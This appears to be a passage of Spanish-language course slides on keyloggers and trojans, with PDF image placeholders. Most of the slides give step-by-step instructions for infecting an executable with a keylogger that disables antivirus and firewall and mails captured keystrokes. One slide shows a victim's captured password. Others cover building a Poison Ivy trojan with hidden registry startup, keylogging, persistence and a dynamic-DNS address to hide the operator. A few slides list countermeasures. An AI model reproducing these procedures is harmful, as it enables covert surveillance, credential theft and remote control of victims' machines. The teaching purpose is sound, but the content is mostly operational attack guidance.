


Ejemplos Prácticos: KeyLoggers

- ❑ Como resumen indicar que para infectar un ejecutable, debe realizarse los siguientes pasos:
 - ❖ Pulse el botón derecho del ratón sobre el icono del keylogger que se encuentra junto al reloj del sistema y seleccione Remote Installation.
 - ❖ Pulse el botón Siguiente y en la pantalla que aparece establezca las opciones que desea realizar: instalar o desinstalar el keylogger; indicar el método de envío de información (por email o por ftp); y también puede indicar que al instalar el keylogger se deshabiliten los programas antispyware, antivirus y cortafuegos. Pulse Siguiente.
 - ❖ En la siguiente pantalla se especifica el fichero que desea infectar y si quiere también puede indicar que el keylogger se desinstale automáticamente después de un número de días determinado. Pulse Siguiente.
 - ❖ Por último, aparece una ventana que nos indica que el fichero se ha infectado correctamente y pulsamos Finalizar.

Ejemplos Prácticos: KeyLoggers

- Ahora hay que enviárselo a la víctima:



Ejemplos Prácticos: KeyLoggers

- Hago visible el Keylogger y verifico que se ha instalado:



- Ejemplo de E-mail recibidos:

Ejemplos Prácticos: KeyLoggers

The screenshot shows the AOL Mail interface. The top navigation bar includes Archivo, Editar, Ver, Historial, Marcadores, Herramientas, and Ayuda. The address bar shows the URL http://mail.aol.com/33456-111/aol-6/en-us/Suite.aspx. The toolbar includes Back, Forward, Stop, Home, AOL Mail (6) tab, and a search bar for Google. Below the toolbar, there are links for 'Más visitados' (Last visited), 'Comenzar a usar Firefox', 'Últimas noticias', 'iSQL*Plus Release 10.2....', 'Exploits & SecurityWire...', 'Gmail - Pendiente - carmen.gabar...', 'Máster en Administración, Comu...', 'AOL Mail (6)', and 'file:///C:/Users/.../p/keystrokes.html'. The main AOL Mail interface features a purple orchid background. On the left, a sidebar lists AOL Toolbar, AOL Mail Toolbar, mar100gar (signed out), Check Mail, Compose, Search Mail, Reply, Forward, IM, Action, Delete, Spam, Themes, Settings, Help, Today on AOL, Inbox (6), Drafts, Sent, IMs, Spam (1), Trash, Contacts, Calendar, My Folders, and Saved Mail. The inbox list shows several messages from 'mar100gar' with subject lines related to keylogger reports. One message is selected, showing the subject 'Perfect Keylogger report: 29/03/2011, 21:18 (PRUEBA-39A17D5A\Administrador)' and the body text: 'This is a Perfect Keylogger report for computer "PRUEBA-39A17D5A", IP address 192.168.119.150, user "Administrador". You can view attached log files directly with your e-mail program.' The bottom of the screen includes links for Basic Version, Accessible Version, Mail Blog, Feedback, and © 2011 AOL Inc. All Rights Reserved.

- Si abrimos uno de los mensajes y vemos el adjunto:

Ejemplos Prácticos: KeyLoggers

Martes, 29 marzo

lexplore.exe, 21:10

Google - Microsoft Internet Explorer

master seguridad almeria

lexplore.exe, 21:10

Máster en Administración, Comunicaciones y Seguridad Informática - Microsoft Internet Explorer

criterio33

lexplore.exe, 21:12

Master ACSI - Seguridad Informática - Microsoft Internet Explorer

g
edit server

Clave del aula virtual en el que el infectado realiza sus estudios de Máster de Administración, Comunicación y Seguridad

Ejemplos Prácticos: KeyLoggers

Contramedidas:

Para evitar ser infectado por un troyano debe realizar las siguientes medidas:

- ❖ No utilice nunca la cuenta de administrador para trabajar normalmente. Utilice un usuario sin privilegios.
- ❖ No ejecute nunca aplicaciones que le envíen por email, chat o cualquier otro medio.
- ❖ Utilice siempre un antivirus y cortafuegos.



Ejemplos Prácticos: Troyanos



The image shows a screenshot of a Mozilla Firefox browser window. The title bar reads "Poison Ivy - Remote Administration Tool - Mozilla Firefox". The menu bar includes "Archivo", "Editar", "Ver", "Historial", "Marcadores", "Herramientas", and "Ayuda". The toolbar has icons for back, forward, search, and other functions. The address bar shows the URL "www.poisonivy-rat.com/index.php?link=download". Below the toolbar, there are links for "Más visitados", "Comenzar a usar Fire...", "Últimas noticias", "CARM.es - Servicios D...", and "PlumierXXI". The main content area displays the "Poison Ivy" logo with a leaf icon and the text "Poison Ivy Remote Administration Tool". It lists several download links:

- Poison Ivy 2.3.2 (latest version)**
File name: PI2.3.2.rar
File size: 1536750 bytes
Mirror 1: poisonivy-rat.com
- Poison Ivy 2.3.0 (old, unsupported)**
File name: PI2.3.0.rar
File size: 1679943 bytes
Mirror 1: poisonivy-rat.com
- Documentation Only**
File name: PI2.3.0.pdf
File size: 150576 bytes
Mirror 1: poisonivy-rat.com
- Poison Ivy 2.3.0 SDK (latest version)**

On the right side of the page, there is a sidebar with the heading "Optix Screen Cap" and the following details:

- Author: th3 s13az3
- Language: Delphi
- Version: 2.0.0
- Binary: [Download](#)
- Source: [Download](#)

Below this, there are two more sections:

- WiFi Scanner (Screenshot)**
Author: shapeless
Language: Delphi
Version: 1.0.0
Binary: [Download](#)
Source: [Download](#)
- Remote Port Scanner (Screenshot)**
Author: shapeless

Ejemplos Prácticos: Troyanos

Introducción:

- Se denomina troyano (o Caballo de Troya, traducción más fiel del inglés Trojan horse, aunque no tan utilizada) a un programa malicioso capaz de alojarse en el equipo y permitir el acceso a usuarios externos, a través de una red local o de Internet, con el fin de recabar información o controlar remotamente a la máquina anfitriona.
- Un troyano no es en sí un virus aún cuando teóricamente pueda ser distribuido y funcionar como tal. La diferencia fundamental entre un troyano y un virus consiste en su finalidad. Para que un programa sea un troyano sólo tiene que acceder y controlar la máquina anfitriona sin ser advertido, normalmente bajo una apariencia inocua. Al contrario que un virus, que es un huésped destructivo, el troyano no necesariamente provoca daños ya que ése no es su objetivo.

Ejemplos Prácticos: Troyanos


Introducción:

- Suele ser un programa pequeño alojado dentro de una aplicación, una imagen, un archivo de música u otro elemento de apariencia inocente, que se instala en el sistema al ejecutar el archivo que lo contiene. Una vez instalado parece realizar una función útil (aunque cierto tipo de troyanos permanecen ocultos y por tal motivo los antivirus o antitroyanos no los eliminan) pero internamente realiza otras tareas de las que el usuario no es consciente, de igual forma que el Caballo de Troya que los griegos regalaron a los troyanos.
- Habitualmente se utilizan para espiar, usando la técnica para instalar un software de acceso remoto que permite monitorizar lo que el usuario legítimo de la computadora hace (en este caso el troyano es un spyware o programa espía) y, por ejemplo, captura las pulsaciones del teclado con el fin de obtener contraseñas (cuando un troyano hace esto se le cataloga de keylogger).

Ejemplos Prácticos: Troyanos

Partes de un Troyano:

- ❑ Los troyanos están compuestos principalmente por dos programas:



- ❖ un cliente (es quien envía las funciones que se deben realizar en la computadora infectada) y
- ❖ un servidor (recibe las órdenes del hacker y las realiza en la computadora infectada).

- ❑ También hay un archivo secundario llamado Librería (con la extensión *.dll) -todos los troyanos no lo tienen, de hecho los más peligrosos no lo tienen -que es necesaria para el funcionamiento del troyano, pero no se debe abrir, modificar ni eliminar. Algunos troyanos también incluyen el llamado EditServer, que permite modificar el servidor para que haga en el ordenador de la víctima lo que el cracker quiera.

Ejemplos Prácticos: Troyanos

Tipos de Troyanos:

- Los troyanos de conexión directa son aquéllos que hacen que el cliente se conecte al servidor; a diferencia de éstos, los troyanos de conexión inversa son los que hacen que el servidor sea el que se conecte al cliente; las ventajas de la conexión directa está en que traspasan la mayoría de los firewall.
- El motivo de por qué éste obtiene esas ventajas es que la mayoría de los firewall no analizan los paquetes que salen de la computadora infectada, pero que sí analizan los que entran (por eso los troyanos de conexión inversa no poseen tal ventaja).

El ejemplo desarrollado se fundamenta en un escenario bastante común que es el uso de Firewalls que bloquean las aplicaciones que intentan hacer conexiones, por lo general estos firewalls vienen configurados por defecto para dejar salir ciertos programas, entre ellos, como no: Internet Explorer, entonces, empleando internet explorer como ‘títere’ para la comunicación al exterior, conseguimos hacer un bypass del Firewall

Ejemplos Prácticos: Troyanos

Tipos de Troyanos:

Los troyanos, aunque algunos son ejemplos inofensivos, casi siempre se diseñan con propósitos dañinos. Se clasifican según la forma de penetración en los sistemas y el daño que pueden causar. Los ocho tipos principales de troyanos según los efectos que producen son:

- Acceso remoto.*
- Envío automático de e-mails.*
- Destrucción de datos.*
- Troyanos proxy, que asumen ante otras computadoras la identidad de la infectada.*
- Troyanos FTP que añaden o copian datos de la computadora infectada.*
- Deshabilitadores de programas de seguridad (antivirus, cortafuegos. ...).*
- Ataque DoS a servidores (denial-of-service) hasta su bloqueo.*

Ejemplos Prácticos: Troyanos

Crear un troyano:

- A continuación se va a realizar un troyano de conexión directa. Es decir, el troyano se conectará a nuestro servidor indicándonos que el equipo se encuentra activo. Como es lógico, para que el troyano se pueda conectar a nuestro servidor necesita conocer nuestra dirección IP o nombre de dominio.
- Como estos datos son muy peligrosos como para ponerlos en un troyano ya que alguien puede localizarlo, se recomienda utilizar el servicio www.no-ip.com para utilizar direcciones IP dinámicas.
- El primer paso que debe realizar es crear el troyano para más tarde poder infectar un fichero. Para crear el troyano hay que tener en cuenta que el servidor lo va a utilizar para infectar el equipo, y el cliente lo utiliza para conectarse al servidor.

Ejemplos Prácticos: Troyanos

Crear un troyano:

Poison Ivy es una herramienta que permite configurar y generar el troyano que actúa como cliente y como servidor. Para realizar el troyano debe realizar los siguientes pasos:


1. Descargue Poison Ivy de la página www.poisonivy-rat.com.



2. Descomprima el fichero en una carpeta vacía. Para poder trabajar con Poison debe desactivar el antivirus porque sino lo detecta como software malicioso y lo elimina automáticamente.
3. Ejecute Poison, acepte los términos de la licencia y aparecerá la pantalla principal.
4. Ahora, para generar el servidor que utilizará para infectar un equipo, debe realizar los siguientes pasos:

Ejemplos Prácticos: Troyanos


Crear un troyano:



Ejemplos Prácticos: Troyanos


Crear un troyano:

- ❑ Abra el menú File y seleccione la opción New Server.
- ❑ Pulse el botón Create Profile.
- ❑ En la pantalla que aparece en la casilla DNS/port escriba la dirección IP o el nombre DNS junto al puerto que utilizará el troyano. Para el puerto que utiliza el troyano puede indicar un puerto alto superior al 1024 o utilizar un puerto de tráfico válido (por ejemplo, 80).
- ❑ Escriba el ID que es el nombre predeterminado que tendrá la víctima al conectarse. Escriba el Password y pulse Next.



Ejemplos Prácticos: Troyanos


Crear un troyano:



Ejemplos Prácticos: Troyanos


Crear un troyano:

- ❑ En la pantalla que aparece después de pulsar next debe realizar las siguientes operaciones:
 - ❖ Active la casilla ActiveX Startup y pulse el botón Random para que el troyano se guarde en el registro de forma oculta.
 - ❖ Seleccione la casilla Copy File y Windows Folder para que el troyano se copie automáticamente en el directorio de Windows. Escriba en Filename el nombre con el que se copiará el troyano en el sistema.
 - ❖ Active la casilla Keylogger (registrador de teclado) y Persistence.



Ejemplos Prácticos: Troyanos

